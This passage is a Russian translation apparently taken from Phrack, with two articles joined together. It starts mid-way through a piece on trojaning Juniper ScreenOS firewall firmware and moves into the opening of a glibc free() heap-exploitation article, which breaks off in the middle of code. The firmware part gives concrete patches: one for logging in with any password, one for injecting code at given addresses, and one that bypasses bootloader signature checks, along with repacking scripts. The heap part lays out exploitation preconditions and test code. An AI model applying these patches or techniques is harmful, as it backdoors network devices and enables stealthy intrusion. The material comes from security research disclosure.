Последовательная консоль, Telnet, веб-интерфейс и SSH сравнивают хеши паролей и используют для этого одну и ту же функцию. Кроме того, SSH откатывается к аутентификации по паролю, если клиент не предоставляет ключ, — при условии что аутентификация по паролю явно не отключена.

Однобитовый патч прошивки обеспечивает вход с любым паролем при наличии корректного имени пользователя.

```
003F7F04 mr %r4, %r27
003F7F08 mr %r5, %r30
003F7F0C bl COMPARE_HASHES # выполняет сравнение строк
003F7F10 cmpwi %r3, 0 # равно нулю при совпадении
003F7F14 bne loc_3F7F24 # переход если не совпало (вход не выполнен)
003F7F18 li %r0, 2
003F7F1C stw %r0, 0(%r29)
003F7F20 b loc_3F7F28
```

Если заменить

```
003F7F10 cmpwi %r3, 0 # равно нулю при совпадении
```

на

```
0x397F30 cmpwi %r3, 1 # равно, если не совпало
```

вход будет выполняться с любым паролем, КРОМЕ правильного.

Можно пропатчить

```
003F7F14 bne loc_3F7F24 # вход не выполнен если не совпало (переход)
```

на

```
003F7F14 bl loc_3F7F24 # вход никогда не завершится неудачей (переход)
```

чтобы любой пароль при корректном имени пользователя обеспечивал вход.

Заражение [Полезная нагрузка]

Последний шаг для создания работающего трояна — внедрение кода в прошивку. Прежде всего нужно найти место для внедрения нужного кода. Секция кода ScreenOS содержит блок нулей достаточного размера для размещения полезной функциональности по адресам с 0x0031b4ac по 0x0031b4b0.

Сначала необходимая функциональность записывается на ассемблере PowerPC, а блок нулей заменяется hex-значениями опкодов ассемблера.

Шаги выполнения этого кода:

- Пропатчить переход в ScreenOS для вызова нашего кода.
- Выполнить внедрённый код, который потенциально может вызывать функции ScreenOS.
- Вернуться к вызывающей функции.

Данный код может быть внедрён по адресу 0x002BB4E0 в прошивке и вызван из функции входа ScreenOS:

```
003F7F04 mr      %r4, %r27
003F7F08 mr      %r5, %r30
003F7F0C bl      GET_HASHED_PASS # пропатчить этот вызов на наш код
003F7F10 cmpwi   %r3, 0
003F7F14 bne     loc_3F7F24
003F7F18 li      %r0, 2
003F7F1C stw     %r0, 0(%r29)
003F7F20 b       loc_3F7F28
```

таким образом

```
003f7f0c bl      GET_HASHED_PASS
```

заменяется на

```
003f7f0c bl      0x31b4c0
```

что обеспечит переход к месту с внедрённым кодом. Для внедрения кода особенности архитектуры PowerPC — плоская модель памяти, фиксированная ширина инструкции 4 байта и регистр связи — делают реализацию достаточно простой. Ниже приведён очень простой доказательный пример, который выводит строку в консоль при каждом входе в систему:

```
stwu    %sp,    -0x20(%sp)          # зарезервировать место в стеке
mflr    %r0                      # минимальный пролог функции
lis      %r3,    string_msb_address # загрузить старшие байты строки
addi     %r3,    %r3, string_lsb_address # загрузить младшие байты строки
bl       Print_To_Console          # вызвать функцию ScreenOS
mtlr     %r0
addi     %sp,    0x20                # минимальный эпилог функции
bl       callee_function            # вернуться к вызывающей функции
```

Поскольку PowerPC имеет фиксированный размер инструкции 4 байта, для загрузки 4-байтовой строки требуются две инструкции. Первая загружает старшие байты — 2 байта инструкции загрузки в регистр и 2 байта строки; вторая добавляет к регистру младшие байты, давая в итоге 4-байтовую строку.

Данный ассемблер переводится в hex и патчится в прошивку через hex-редактор по абсолютному адресу 0x002bb4e0, перезаписывая существующие нулевые байты:

```
0x002bb4b0: 93DFCAC4 4BD48E69 80010014 7C0803A6
0x002bb4c0: 83C10008 83E1000C 38210010 4E800020
0x002bb4d0: 00000000 00000000 00000000 00000000
0x002bb4e0: 9421FFFE 7C0802A6 3C6000C4 386321BC <----
0x002bb4f0: 488ED7E9 60630001 7C0803A6 38210020 внедрённый код
0x002bb500: 480DCA31 00000000 00000000 00000000 ->
0x002bb510: 00000000 00000000 00000000 00000000
```

Путём реверс-инжиниринга была идентифицирована функция ScreenOS для вывода строк в консоль. Таким образом, в прошивку ScreenOS внедрена новая функциональность, содержащая новый код, но также вызывающая встроенные возможности ScreenOS. Загружаемая строка может быть уже существующей в ScreenOS или новой, внедрённой в область нулевых байтов.

При каждом входе пользователя в систему строка будет выводиться в последовательную консоль.

0x9 — Загрузчик зомби

ScreenOS действительно включает средство проверки подлинности образов прошивки, и все образы прошивок Juniper подписаны. Однако проверочный сертификат по умолчанию НЕ установлен ни на одном Netscreen, и любой пользователь с правами администратора может удалить и установить сертификат. Для включения аутентификации образов прошивки необходимо получить сертификат с сайта Juniper и загрузить его на устройство следующей командой:

```
save image-key tftp 129.168.0.40 image-key.cer
```

В примере выше image-key — сертификат для загрузки с TFTP-сервера с IP-адресом 192.168.0.40. Следует отметить небезопасный механизм передачи криптографического ключа — он уязвим для атаки «человек посередине».

Код проверки подлинности прошивки присутствует в загрузчике, который можно модифицировать для аутентификации всех образов или только не принадлежащих Juniper. Также возможна подпись прошивки собственным сертификатом с последующей его загрузкой на Netscreen для использования при валидации.

Патч загрузчика для обхода аутентификации сертификата.

Для обхода проверки подлинности прошивки необходимо пропатчить всего одну инструкцию перехода:

```
beq -> bl      0x4182001C -> 0x4800001C

0000D68C  bl      sub_98B8
0000D690  cmpwi   %r3, 0          # %r3 содержит результат проверки образа
0000D694  beq     loc_D6B0        # переход если проверка прошла
0000D698  lis     %r3, aBogusImageNotA@h # образ не аутентифицирован
0000D69C  addi    %r3, %r3, aBogusImageNotA@l
0000D6A0  crclr   4*cr1+eq
0000D6A4  bl      sub_C8D0
0000D6A8  li      %r31, -1
0000D6AC  b       loc_D6E0
```

Если заменить

```
0000D694  beq     loc_D6B0        # переход если проверка прошла
```

на

```
0000D694  bl      loc_D6B0        # переход всегда, все образы аутентифицированы
```

или на

```
0000D694  bne     loc_D6B0        # злобный вариант: аутентифицированы только поддельные образы
```

можно успешно загружать модифицированную прошивку даже при наличии сертификата Juniper на устройстве. Загрузчик автоматически обновляется при загрузке образа, если новый загрузчик отличается от существующего.

В итоге шаги для обхода аутентификации прошивки следующие:

1. Удалить сертификат, если он был загружен, командой:

```
ns5xt>delete crypto auth-key
```

2. Загрузить модифицированный образ прошивки, включая модифицированный загрузчик.

3. Загрузить сертификат командой:

```
ns5xt>save image-key tftp 192.168.0.21 imagekey.cer
```

0xA — 28 хаков спустя

Более полезная троянская прошивка может выполнять множество функций, использующих существующие возможности ScreenOS, например:

- загрузка скрытого теневого конфигурационного файла;
- разрешение всего трафика с одного IP-адреса через Netscreen в сеть;
- перехват сетевого трафика;
- постоянное заражение через загрузчик при обновлении прошивки;
- атаки на стороне клиента против администраторов посредством внедрения JavaScript-кода в веб-консоль.

0xB — Финальная сцена

При получении несанкционированного доступа к устройству под управлением ScreenOS злоумышленник может заменить загрузчик и операционную систему модифицированной версией, которую невозможно обнаружить иначе как офлайн-сравнением с заведомо известным образом.

Заражение памяти Juniper.

Также возможна весьма скрытная атака благодаря особенностям ScreenOS. При загрузке прошивки через последовательную консоль предлагается два варианта:

1. Сохранить прошивку на флеш и запустить новую прошивку.
2. Просто запустить новую прошивку без сохранения на флеш.

Во втором случае модифицированная прошивка будет стёрта при перезагрузке и будет запущена ранее сохранённая прошивка. После перезагрузки никаких следов модифицированной прошивки не останется.

Описанные атаки просты для злоумышленника в любом месте цепочки поставок (поставщики, производители) или лица с физическим доступом (например, сторонняя поддержка). Если администратор использует TFTP или HTTP для обновления Netscreen, также возможна атака «человек посередине» с подменой загружаемой прошивки на модифицированную прямо в канале передачи.

Эти атаки могут быть предотвращены, если Juniper будет предустанавливать сертификат для аутентификации образов, который нельзя удалить или изменить.

0xC — Ссылки

- Juniper JTAC Bulletin PSN-2008-11-111

ScreenOS Firmware Image Authenticity Notification

«Все платформы межсетевых экранов Juniper ScreenOS подвержены обстоятельствам, при которых возможна установка злонамеренно изменённого образа ScreenOS».

<http://www.securelink.nl/nl/x/123/ScreenOS-Firmware-Image-Authenticity-Notification>

0xD — Благодарности

George Romero, antic0de, the belgian, hawkes, zadig, lenny, mark, andy, ruxcon, kiwicon, +Mammon, +Orc

0xE — Приложение

```
-----
~/gdbinit для удалённой отладки PowerPC
-----

#-----remote connect command over USB serial link-----
define netscreen
    set height 0
    set logging on
    target remote /dev/ttyUSB0
end
#-----breakpoint aliases-----
define bpl
    info breakpoints
end

define bpc
    clear $arg0
end

define bpe
    enable $arg0
end

define bpd
    disable $arg0
end

#-----process information-----
define stack
    info stack
    info frame
    info args
    info locals
end

define reg
    printf " r00:%08X r01:%08X r02:%08X r03:%08X", $r0, $r1, $r2, $r3
    printf " \t pc:%08X\n", $pc
    printf " r04:%08X r05:%08X r06:%08X r07:%08X\n", $r4, $r5, $r6, $r7
    printf " r08:%08X r09:%08X r10:%08X r11:%08X", $r8, $r9, $r10, $r11
    printf " \t lr:%08X\n", $lr
    printf " r12:%08X r13:%08X r14:%08X r15:%08X\n", $r12, $r13, $r14, $r15
    printf " r16:%08X r17:%08X r18:%08X r19:%08X", $r16, $r17, $r18, $r19
    printf " \t ctr:%08X\n", $ctr
    printf " r20:%08X r21:%08X r22:%08X r23:%08X\n", $r20, $r21, $r22, $r23
    printf " r24:%08X r25:%08X r26:%08X r27:%08X", $r24, $r25, $r26, $r27
    printf " \t cr:%08X\n", $cr
    printf " r28:%08X r29:%08X r30:%08X r31:%08X", $r28, $r29, $r30, $r31
    printf " \t xer:%08X\n", $xer
end

define func
    info functions
end

define var
    info variables
end
```

```

define lib
    info sharedlibrary
end

define sig
    info signals
end

define threadice
    info threads
end

define u
    info udot
end

define dis
    disassemble $arg0
end

#-----hex/ascii dump address-----
define hexdump
    printf "%08X : ", $arg0
    printf "%02X %02X %02X %02X %02X %02X %02X %02X", *(unsigned char*) /
($arg0), *(unsigned char*)($arg0 + 1),*(unsigned char*)($arg0+2), /
*(unsigned char*)($arg0 + 3),*(unsigned char*)($arg0+4), *(unsigned char*)/
($arg0 + 5),*(unsigned char*)($arg0+6), *(unsigned char*)($arg0 + 7)
    printf " - "
    printf "%02X %02X %02X %02X %02X %02X %02X %02X",*(unsigned char*) /
($arg0+8), *(unsigned char*)($arg0 + 9),*(unsigned char*)($arg0+10), /
*(unsigned char*)($arg0 + 11),*(unsigned char*)($arg0+12), /
*(unsigned char*)($arg0 + 13),*(unsigned char*)($arg0+14), /
*(unsigned char*)($arg0 + 15)
    printf " %c%c%c%c%c%c%c%c%c%c%c%c%c%c\n",*(unsigned char*)($arg0),/
*(unsigned char*)($arg0 + 1),*(unsigned char*)($arg0+2), /
*(unsigned char*)($arg0 + 3),*(unsigned char*)($arg0+4), /
*(unsigned char*)($arg0 + 5),*(unsigned char*)($arg0+6), /
*(unsigned char*)($arg0 + 7),*(unsigned char*)($arg0+8), /
*(unsigned char*)($arg0 + 9),*(unsigned char*)($arg0+10),/
*(unsigned char*)($arg0 + 11),*(unsigned char*)($arg0+12), /
*(unsigned char*)($arg0 + 13),*(unsigned char*)($arg0+14), /
*(unsigned char*)($arg0 + 15)
end

#-----hex dump address-----
define memdump
    printf "%02X%02X%02X%02X%02X%02X%02X%02X", *(unsigned char*)/
($arg0), *(unsigned char*)($arg0 + 1),*(unsigned char*)($arg0+2), /
*(unsigned char*)($arg0 + 3),*(unsigned char*)($arg0+4), /
*(unsigned char*)($arg0 + 5),*(unsigned char*)($arg0+6), /
*(unsigned char*)($arg0 + 7)
    printf "%02X%02X%02X%02X%02X%02X%02X%02X\n",*(unsigned char*)/
($arg0+8), *(unsigned char*)($arg0 + 9),*(unsigned char*)($arg0+10),/
*(unsigned char*)($arg0 + 11),*(unsigned char*)($arg0+12),/
*(unsigned char*)($arg0 + 13),*(unsigned char*)($arg0+14),/
*(unsigned char*)($arg0 + 15)
end

#-----process context-----
define context
    printf "\n"
    printf "powerpc\n"
    printf "-----"
    printf "-----[regs]\n"
    reg
    printf "\n"
    printf "[%08X]-----", $r1
    printf "-----[stack]\n"
    hexdump $r1+64

```



```

    hexdump $r1+48
    hexdump $r1+32
    hexdump $r1+16
    hexdump $r1
    hexdump $r1-16
    hexdump $r1-32
    hexdump $r1-48
    hexdump $r1-64
    printf "\n"
    printf "[%08X]-----", $pc
    printf "-----[code]\n"
    x /16i $pc
    printf "-----"
    printf "-----\n"
end

#-----process control-----
define n
    ni
    context
end

define c
    continue
    context
end

define go
    stepi $arg0
    context
end

define goto
    tbreak $arg0
    continue
    context
end

define pret
    finish
    context
end

define startice
    tbreak _start
    r
    context
end

define main
    tbreak main
    r
    context
end

define find
    set $start = (char *) $arg0
    set $end = (char *) $arg1
    set $pattern = (int) $arg2
    set $p = $start
    while $p < $end
    □ if (*(int *) $p) == $pattern
    □   printf "pattern 0x%x found at 0x%x\n", $pattern, $p
    □ end
    □ set $p++
    end
end

#-----gdb options-----
set confirm 0

```

```
set verbose off
set prompt gdb-ppc>
set output-radix 0x10
set input-radix 0x10
```

Скрипты Python для упаковки и распаковки ScreenOS

```
#!/usr/local/bin/python
#
# nodunpack.py :: распаковщик образов ScreenOS
#
# ВАЖНО:
# требуются утилиты LZMA
#
import sys
import subprocess

class sosunzip:

    def init():
        self.header
        self.image
        self.packed
        self.out

    def unpack(self):

        print "Cutting off header and saving"
        f = open(self.packed, 'rb')
        fh = file(self.header, 'w+b')
        fb = file(self.image, 'w+b')

        # сохранить заголовок включая 4 магических байта для lzma-блоба
        head = f.read(0x00012c04)
        fh.write(head)
        fh.close()
        print "Header extracted"

        # сохранить lzma-блок
        f.seek(0x00012c04)
        blob = f.read()
        fb.write(blob)
        f.close()
        fb.close()
        print "lzma blob extracted"

        # fast way
        # fb = open(self.image, 'r+b')
        # buf = fb.read().replace(oldhead,newhead)
        # fb.seek(0x0)
        # fb.write(buf)
        # fb.close()

        # скорректировать размер словаря
        fb = open(self.image, 'r+b')
        fb.seek(0x01)
        print "Correcting dictionary size 00008000"
        fb.write(chr(0x00) + chr(0x00) + chr(0x80) + chr(0x00))

        # прочитать заголовок и lzma-блок
        fb.seek(0x0)
        head = fb.read(0x05)
        fb.seek(0x05)
        lzma = fb.read()

        # записать выходной заголовок, неизвестный размер и lzma-блок
        fb.seek(0x00)
        fb.write(head)
```

```

        print "Adding uncompressed size: 0xffffffffffffffff"
        fb.write(chr(0xff)+chr(0xff)+chr(0xff)+chr(0xff)+chr(0xff)+chr(0xff)+chr(0xff)+chr(0xff))
        fb.write(lzma)
        fb.close()

        print ("Uncompressing LZMA blob...")
        mkimage = "".join(['lzcat ',self.image,' > ',self.out])
        subprocess.call(mkimage, shell=True)
        print "lzcat: Blob decompressed (decoder error is safe to ignore)"
        print "ScreenOS image file decompressed"

if __name__ == '__main__':

    if len(sys.argv) != 4:
        print "Usage: ./sunpack.py <packed-image> <out-header> <out-image>"
        sys.exit(1)
    else:
        s = sosunzip()
        s.packed = sys.argv[1]
        s.header = sys.argv[2]
        s.out = sys.argv[3]
        s.image = "".join([sys.argv[3],'.lzma'])
        s.unpack()

    sys.exit(0)

#!/usr/local/bin/python
#
# nodpack.py :: упаковщик образов ScreenOS
#
#
# ВАЖНО:
# требуются установленные утилиты LZMA!
#
import sys
import subprocess

class soszip:

    def init():
        self.header
        self.image
        self.packed

    def pack(self):

        print ("Compressing with LZMA...")
        mklzma = "".join(["lzma", " -5 ",self.image])
        subprocess.call(mklzma,shell=True)

        print("Adding header to LZMA blob...")
        mkimage = "".join(['cat ',self.header,' ',self.image,'.lzma > ',self.packed])
        subprocess.call(mkimage, shell=True)

        print "Fixing dictionary size 0x00012c05: 00008000 -> 00200000"
        f = open(self.packed, 'r+b')
        f.seek(0x00012c05)
        f.write(chr(0x00)+ chr(0x20) + chr(0x00)+ chr(0x00))
        # перейти в начало файла
        f.seek(0x0)
        head = f.read(0x00012c09)
        print "Removing uncompressed size 0x00012c09: [8 bytes]"
        # пропустить удаляемое поле
        f.seek(0x00012c11)
        bub = f.read()
        # перезаписать файл
        f.seek(0x0)
        f.write(head)
        f.write(bub)
        f.truncate()
        f.close()

```

```
        print "ScreenOS image file created"

if __name__ == '__main__':

    if len(sys.argv) != 4:
        print "Usage: ./nodpack.py <header> <image> <screenos-image>"
        sys.exit(1)
    else:
        s = soszip()
        s.header = sys.argv[1]
        s.image = sys.argv[2]
        s.packed = sys.argv[3]
        s.pack()

    sys.exit(0)

---
-----[ EOF
```

Yet another free() exploitation technique (Ещё одна техника эксплуатации free())

Автор: `huku <huku_at_grhack_dot_net>`

Содержание

- I. Введение
- II. Краткая история эксплуатации кучи glibc
- III. Различные факты о реализации malloc() в glibc
 - 1. Флаги чанков
 - 2. Кучи, арены и непрерывность
 - 3. Алгоритм FIFO в malloc()
 - 4. prev_size под нашим контролем
 - 5. Отладка и параметры
- IV. Детальный анализ уязвимых путей free()
 - 1. Введение
 - 2. Путешествие в _int_free()
- V. Управление возвращаемым значением unsorted_chunks()
- VI. Создание поддельных заголовков кучи и арены
- VII. Всё вместе
- VIII. Случай с ClamAV
 - 1. Уязвимость
 - 2. Эксплойт
- IX. Эпилог
- X. Ссылки
- XI. Вложения

I. Введение

Когда в Phrack 57 были опубликованы статьи [01] и [02], техники эксплуатации кучи вошли в широкое употребление. Разнообразные эксплойты для кучи публиковались и продолжают публиковаться на различных ресурсах, посвящённых безопасности. С тех пор код glibc, и в первую очередь malloc.c, претерпел драматические изменения, и в итоге были добавлены различные механизмы защиты кучи, призванные затруднить эксплуатацию.

В данной статье представлена новая техника эксплуатации free(), отличающаяся от опубликованных в [06]. При этом знакомство с [06] считается обязательным, поскольку ряд концепций здесь основан на работах того автора. Наша техника задействует 4 чанка malloc() (как непосредственно выделенных, так и поддельных, сконструированных атакующим) и позволяет добиться результата «4 байта в произвольном месте». Исследование сосредоточено на актуальном состоянии кода malloc() в glibc и способах обхода введённых им мер защиты. Первые два раздела представляют собой краткое историческое отступление и повторение ранее известных сведений. В них же рассматриваются важные аспекты malloc(). Упомянутые разделы служат

фундаментом для последующих. В заключение демонстрируется реальный сценарий эксплуатации на примере ClamAV.

В ходе анализа изучались версии glibc 2.3.6, 2.4, 2.5 и 2.6 (последняя на момент написания статьи). Версия 2.3.6 была выбрана потому, что начиная с 2.3.5 в glibc появились дополнительные меры предосторожности. Примеры не тестировались на системах с glibc 2.2.x ввиду её устаревшего состояния.

Статья предполагает базовые знания о внутреннем устройстве malloc(), описанном в [01] и [02]. Если вы ещё не читали их — самое время это сделать. Читателю также настоятельно рекомендуется ознакомиться с [03], [04] и [05]. Опыт работы с переполнениями кучи в реальных условиях приветствуется, но не обязателен.

II. Краткая история эксплуатации кучи glibc

Принято считать, что первым публично заговорил о переполнениях кучи Solar Designer в июле 2000 года. В своём advisory [07] он представил технику unlink(), охарактеризованную как нетривиальный процесс. Тогда Solar Designer и предположить не мог, что это станет началом новой эры в методах эксплуатации. Лишь год спустя, в августе 2001 года, появилось более формальное описание понятия «переполнение кучи» — вслед за публикацией в Phrack статей [01] и [02], написанных MaXX и анонимным автором соответственно. В своей статье MaXX признал, что техника, опубликованная Solar Designer, была уже известна «в дикой природе» и успешно применялась против программ вроде браузеров Netscape, traceroute и slocate. После этого свет увидели многочисленные исследования и эксплойты, использующие раскрытые техники. К наиболее примечательным работам того времени относятся [03], [04] и [05].

В декабре 2003 года Stefan Esser отвечает на одно, казалось бы, невинное письмо [08], в котором сообщает о выходе динамической библиотеки для защиты от переполнений кучи. Его решение весьма просто: достаточно проверять, что указатели `fd` и `bk` действительно указывают туда, куда должны. Идея была затем принята в glibc-2.3.5 вместе с другими проверками работоспособности, что сделало техники unlink() и frontlink() бесполезными. Подполье того времени решило, что чистые переполнения кучи через malloc() ушли в прошлое, но исследователи не опустили руки и занялись аудитом. Сообщество надолго замолчало. Очевидно, что определённые 0day-техники были разработаны, однако их авторы ценили их и отказывались раскрывать.

К счастью, нашлись двое, решивших пролить свет на ситуацию с malloc(). В 2005 году Phantasmal Phantasmagoria (автор техники эксплуатации wilderness-чанка [09]) публикует «Malloc Maleficarum» [06]. Его статья описывает 5 новых способов обхода ограничений актуальных версий glibc и по сей день считается подлинным шедевром. 27 мая 2007 года g463 публикует [10] — весьма интересную статью о новой технике, эксплуатирующей `set_head()` и верхний чанк. Этот метод позволял добиться условия «почти 4 байта почти в произвольном месте». В статье g463 объясняет, как его техника позволяет «перебросить» кучу на стек, и доказывает это рабочим эксплойтом для `file(1)`. Сообщество получило очередную превосходную статью, подтверждающую, что эксплуатация — это искусство.

Но хватит о прошлом. Прежде чем открыть новую главу в истории malloc(), автор хотел бы прояснить ряд деталей внутреннего устройства malloc(). Именно это и станет основой всего последующего.

III. Различные факты о реализации malloc() в glibc

1. Флаги чанков

Вы, вероятно, уже знакомы со структурой заголовка чанка malloc(), а также с полями size и prev_size. То, что зачастую упускается из виду: помимо PREV_INUSE, поле size может содержать ещё два флага — IS_MMAPPED и NON_MAIN_ARENA, причём последний представляет наибольший интерес. Когда флаг NON_MAIN_ARENA установлен, это означает, что чанк является частью независимого региона памяти, выделенного через mmap().

2. Кучи, арены и непрерывность

Интерфейс malloc() не гарантирует непрерывности, но стремится к ней при любой возможности. Фактически, в зависимости от архитектуры и параметров компиляции, проверки непрерывности могут вообще не выполняться. Когда система испытывает нехватку памяти, а главная (используемая по умолчанию) арена заблокирована и занята обслуживанием других запросов (возможно, поступающих из других потоков того же процесса), malloc() попытается выделить и инициализировать новый регион памяти через mmap(), называемый «кучей» (heap). Схематически куча выглядит следующим образом.

```
...+-----+-----+-----+...+-----+...
   | Heap hdr | Arena hdr | Chunk_1 |   | Chunk_n |
...+-----+-----+-----+...+-----+...
```

Куча начинается с так называемого заголовка кучи (heap header), за которым физически следует заголовок арены (arena header), также называемый «состоянием malloc» (malloc state) или просто mstate. Ниже приведена компоновка этих структур.

```
typedef struct _heap_info {
    mstate ar_ptr; /* Арена для данной кучи */
    struct _heap_info *prev; /* Предыдущая куча */
    size_t size; /* Текущий размер в байтах */
    size_t mprotect_size; /* Размер под mprotect */
} heap_info;

struct malloc_state {
    mutex_t mutex; /* Мьютекс для сериализованного доступа */
    int flags; /* Различные флаги */
    mfastbinptr fastbins[NFASTBINS]; /* Массив fastbin */
    mchunkptr top; /* Верхний чанк */
    mchunkptr last_remainder; /* Остаток от разбиения чанка */
    mchunkptr bins[NBINS * 2 - 2]; /* Бины нормального размера */
    unsigned int binmap[BINMAPSIZE]; /* Битовая карта bins[] */
    struct malloc_state *next; /* Указатель на следующую арену */
    INTERNAL_SIZE_T system_mem; /* Выделенная память */
    INTERNAL_SIZE_T max_system_mem; /* Максимально доступная память */
};

typedef struct malloc_chunk *mchunkptr;
typedef struct malloc_chunk *mbinptr;
typedef struct malloc_chunk *mfastbinptr;
```

Заголовок кучи всегда должен быть выровнен по границе 1 Мбайт, и поскольку его максимальный размер равен 1 Мбайту, адрес кучи, которой принадлежит данный чанк, легко вычисляется по следующей формуле.

```
#define HEAP_MAX_SIZE (1024*1024)

#define heap_for_ptr(ptr) \
    ((heap_info *) ((unsigned long) (ptr) & ~ (HEAP_MAX_SIZE - 1)))
```

Обратите внимание, что заголовок арены содержит поле `flags`. 3-й бит этого целого числа (считая от младшего) указывает, является ли арена непрерывной или нет. Если нет, определённые проверки непрерывности в `malloc()` и `free()` игнорируются и никогда не выполняются. Приглядевшись к заголовку кучи, можно также заметить поле `ar_ptr`, которое, разумеется, должно указывать на заголовок арены текущей кучи. Поскольку заголовок арены физически примыкает к заголовку кучи, значение `ar_ptr` легко вычислить, прибавив размер структуры `heap_info` к адресу самой кучи.

3. Алгоритм FIFO в malloc()

Реализация `malloc()` в `glibc` использует алгоритм первого подходящего (`first fit`, в противовес `best fit`). То есть, когда пользователь запрашивает `N` байт, аллокатор ищет первый чанк размером не менее `N`. Затем чанк разбивается: одна половина (размером `N`) возвращается пользователю, вторая играет роль последнего остатка (`last remainder`). Кроме того, благодаря механизму «неотсортированных чанков» (`unsorted chunks`), блоки кучи возвращаются пользователю в порядке FIFO (первыми просматриваются блоки, освобождённые последними). Это может позволить атакующему выделить чанк в различных «дырах» кучи, образовавшихся после вызовов `free()` или `realloc()`.

```
#include <stdio.h>
#include <stdlib.h>

int main() {
    void *a, *b, *c;

    a = malloc(16);
    b = malloc(16);
    fprintf(stderr, "a = %p | b = %p\n", a, b);

    a = realloc(a, 32);
    fprintf(stderr, "a = %p | b = %p\n", a, b);

    c = malloc(16);
    fprintf(stderr, "a = %p | b = %p | c = %p\n", a, b, c);

    free(a);
    free(b);
    free(c);
    return 0;
}
```

Этот код выделяет два чанка размером 16. Затем первый чанк перевыделяется (`realloc`) до 32 байт. Поскольку первые два чанка физически смежны, места для расширения `a` недостаточно. Аллокатор вернёт новый чанк, физически расположенный после `a`. В результате перед первым чанком образуется «дыра». При следующем запросе чанка `c` размером 16 аллокатор замечает, что свободный чанк существует (фактически это чанк, освобождённый последним) и может удовлетворить запрос. «Дыра» возвращается пользователю. Проверим:

```
$ ./test
a = 0x804a050 | b = 0x804a068
a = 0x804a080 | b = 0x804a068
a = 0x804a080 | b = 0x804a068 | c = 0x804a050
```

Действительно, чанк `c` и исходный `a` имеют одинаковый адрес.

4. `prev_size` под нашим контролем

Потенциальный атакующий всегда контролирует поле `prev_size` следующего чанка, даже если не может перезаписать ничего другого. Поле `prev_size` занимает последние 4 байта используемого

пространства чанка атакующего. Для программистов на C: существует функция `malloc_usable_size()`, возвращающая используемый размер выделенной через `malloc()` области по переданному указателю. Несмотря на отсутствие `map`-страницы, `glibc` экспортирует эту функцию для конечного пользователя.

5. Отладка и параметры

Наконец, знаковость и размер полей `size` и `prev_size` полностью настраиваемы. Их можно изменить, переопределив константу `INTERNAL_SIZE_T`. В ходе написания статьи автор использовал 32-битную систему x86 с модифицированным `glibc`, скомпилированным с параметрами по умолчанию. Подробнее о сборке `glibc` для отладки см. в [11] — замечательной записи в блоге за авторством Chariton Karamitas из Echothrust (привет, чувак!).

IV. Детальный анализ уязвимых путей `free()`

1. Введение

Прежде чем углубляться в детали, автор хотел бы подчеркнуть: представленная здесь техника требует, чтобы атакующий мог записывать нулевые байты. То есть метод направлен против функций `read()`, `recv()`, `memcpy()`, `bcopy()` и им подобных. Семейство функций `str*cpy()` применимо лишь при выполнении определённых условий (например, при использовании процедур декодирования, таких как `base64` и т.п.). Это, пожалуй, единственное реальное ограничение данной техники.

Чтобы обойти ограничения `glibc`, атакующий должен контролировать как минимум 4 чанка. Можно переполнить первый и дожждаться освобождения второго — тогда достигается результат «4 байта в произвольном месте» (альтернативная техника — создать поддельные чанки вместо ожидания их выделения, подробнее далее). Найти 4 смежных чанка в системной памяти не составляет большого труда. Достаточно представить себе демон, выделяющий буфер для каждого клиента. Атакующий может вынудить демон выделять смежные буферы в куче, снова и снова открывая соединения с целевым хостом. Это старая техника стабилизации состояния кучи (применяемая, например, в `openssl-too-open.c`). Управление выделением и освобождением памяти кучи — фундаментальное предусловие для построения любого пристойного эксплойта для кучи.

Итак, начнём анализ. Рассмотрим следующий фрагмент кода.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <unistd.h>

int main(int argc, char *argv[]) {
    char *ptr, *c1, *c2, *c3, *c4;
    int i, n, size;

    if(argc != 3) {
        fprintf(stderr, "%s <n> <size>\n", argv[0]);
        return -1;
    }

    n = atoi(argv[1]);
    size = atoi(argv[2]);
    for(i = 0; i < n; i++) {
```

```

    ptr = malloc(size);
    fprintf(stderr, "[~] Allocated %d bytes at %p-%p\n",
        size, ptr, ptr+size);
}

c1 = malloc(80);
fprintf(stderr, "[~] Chunk 1 at %p\n", c1);

c2 = malloc(80);
fprintf(stderr, "[~] Chunk 2 at %p\n", c2);

c3 = malloc(80);
fprintf(stderr, "[~] Chunk 3 at %p\n", c3);

c4 = malloc(80);
fprintf(stderr, "[~] Chunk 4 at %p\n", c4);

read(fileno(stdin), c1, 0x7fffffff); /* (1) */

fprintf(stderr, "[~] Freeing %p\n", c2);
free(c2); /* (2) */

return 0;
}

```

Это весьма типичная ситуация для многих программ, особенно сетевых демонов. Цикл `for()` эмулирует возможность пользователя вынудить целевую программу выполнить ряд выделений, или просто означает, что до момента, когда атакующий сможет что-либо записать в чанк, уже произошло некоторое количество выделений. Остальной код выделяет четыре смежных чанка. Заметим, что первый находится под контролем атакующего. В точке (2) код вызывает `free()` на втором чанке — том, что физически граничит с блоком атакующего. Чтобы понять, что происходит дальше, необходимо погрузиться во внутренности `free()` в `glibc`.

Когда пользователь вызывает `free()` в пространстве пользователя, вызывается обёртка `__libc_free()`. Эта обёртка — функция `public_fRee()`, объявленная в `malloc.c`. Её задача — выполнить базовые проверки работоспособности, после чего управление передаётся в `_int_free()`, которая выполняет основную работу по освобождению чанка. Весь код `_int_free()` состоит из блоков `if`, `else if` и `else`, обрабатывающих чанки в зависимости от их свойств. Блок `if` обрабатывает чанки, попадающие в `fastbin` (то есть с размером менее 64 байт), блок `else if` — анализируемый здесь, для чанков большего размера. Последнее предложение `else` предназначено для очень больших чанков, выделенных непосредственно через `mmap()`.

2. Путешествие в `_int_free()`

Чтобы полностью понять структуру `_int_free()`, рассмотрим следующий фрагмент.

```

void _int_free(...) {
    ...

    if(...) {
        /* Обработка чанков размером менее 64 байт. */
    }
    else if(...) {
        /* Обработка чанков большего размера. */
    }
    else {
        /* Обработка чанков, выделенных через mmap(). */
    }
}

```

Нас интересует блок `else if`, обрабатывающий чанки размером более 64 байт. Это означает, что представленный метод эксплуатации работает только для таких размеров чанков — впрочем, это не слишком серьёзное препятствие, поскольку большинство повседневных приложений выделяет

чанки именно такого (или большего) размера.

Итак, посмотрим, что происходит, когда в итоге достигается `_int_free()`. Предположим, что `p` — это указатель на второй чанк (чанк `c2` из предыдущего фрагмента кода), и что атакующий контролирует чанк, стоящий непосредственно перед передаваемым в `_int_free()`. Заметим, что после `p` находятся ещё два чанка, к которым атакующий прямого доступа не имеет. Вот пошаговое руководство по `_int_free()`. Читайте комментарии очень внимательно.

```
/* Обработываем чанки размером более 64 байт,
 * не выделенные через mmap().
 */
else if(!chunk_is_mmaped(p)) {
    /* Получаем указатель на чанк, следующий за
